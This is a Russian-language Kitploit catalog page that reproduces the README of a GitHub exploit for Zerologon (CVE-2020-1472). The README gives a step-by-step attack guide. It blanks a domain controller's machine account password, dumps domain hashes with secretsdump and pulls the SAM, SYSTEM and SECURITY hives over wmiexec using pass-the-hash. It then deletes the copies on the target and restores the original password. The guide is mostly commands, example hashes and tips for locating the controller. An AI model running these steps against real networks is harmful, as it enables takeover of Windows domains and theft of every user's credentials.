

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
cve-2020-1472 — Эксплойт для CVE-2020-1472 (Zerologon), который сбрасывает пароль учётной записи компьютера контроллера домена, позволяя извлечение учётных данных и повышение привилегий до администратора домена. | Kitploit
Инструменты/GitHubGitHub/shanfenglan/cve-2020-1472
Повышение привилегийАтаки на ПаролиАнализ уязвимостейЭксплуатацияЛатеральное перемещениеТестирование на Проникновение
GitHubshanfenglan/cve-2020-1472

cve-2020-1472

Эксплойт для CVE-2020-1472 (Zerologon), который сбрасывает пароль учётной записи компьютера контроллера домена, позволяя извлечение учётных данных и повышение привилегий до администратора домена.

Репозиторий
2326 лет назадЕщё не проверено
Поделиться

cve-2020-1472

@toc

Принцип уязвимости

Принцип довольно сложный, если интересно, можно посмотреть статью по ссылке ниже: https://www.freebuf.com/articles/system/249860.html

Эксплуатация

1. Изменение файла impacket.dcerpc.v5.nrpc

Необходимо использовать файл https://github.com/SecureAuthCorp/impacket/edit/master/impacket/dcerpc/v5/nrpc.py для замены локального файла nrpc. Путь к локальному файлу nrpc: C:\Users\Administrator\AppData\Local\Programs\Python\Python38\Lib\site-packages\impacket\dcerpc\v5\nrpc.py

2. Обнуление пароля учетной записи машины yukong$

python cve-2020-1472-exploit.py 机器账户名 ip Вставьте описание изображения здесь И обнаружили, что пароль учетной записи машины обнулен, 31dc... представляет пустой пароль. Вставьте описание изображения здесь

Способы получения учетной записи целевой машины или NetBIOS-имени:

  1. net view Имя сервера с добавлением $ является именем машины, например, lisi$ или yukong$.
  1. nbtstat -A ip Существует много способов определить IP контроллера домена, например:
  2. Проверить хосты с открытым портом 53
  3. net time — вывод вернет имя хоста контроллера домена, затем пинговать
  4. systeminfo — посмотреть значение в разделе домена, пропинговать — получим IP контроллера домена
  5. Посмотреть DNS своего хоста

3. Чтение пароля администратора

python secretsdump.py test.com/[email protected] -no-pass Вставьте описание изображения здесь Обнаружили, что теперь можно использовать учетную запись машины с пустым паролем для чтения хешей пользователей на контроллере домена.

4. Загрузка файла sam цели для подготовки к восстановлению пароля машины

python wmiexec.py -hashes :3dbde697d71690a769204beb12283678 test/[email protected] reg save HKLM\SYSTEM system.save reg save HKLM\SAM sam.save reg save HKLM\SECURITY security.save

get system.save get sam.save get security.save

del /f system.save del /f sam.save del /f security.save

exit


Вставьте описание изображения здесь После выполнения в папке со скриптом wmiexec можно найти загруженные файлы: Вставьте описание изображения здесь
python secretsdump.py -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 test.com/[email protected] -use-vss Это команда не выполнилась

5. Взлом файла sam для просмотра предыдущего пароля машины

python secretsdump.py -sam sam.save -system system.save -security security.save LOCAL Вставьте описание изображения здесь Сохраните пароль, обведенный красным — это предыдущий пароль машины, а именно aad3b435b51404eeaad3b435b51404ee:999699ceadecae87fef9a2040ef2213a.

6. Восстановление пароля машины yukong$

python reinstall_original_pw.py yukong$ 192.168.124.142 999699ceadecae87fef9a2040ef2213a Вставьте описание изображения здесь

7. Проверка успешности восстановления пароля


python secretsdump.py test.com/administrator:[email protected] -just-dc-user yukong$ python secretsdump.py -hashes aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678 test/[email protected] -just-dc-user yukong$ Вставьте описание изображения здесь Обнаружено, что восстановление прошло успешно.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    352
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    291

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





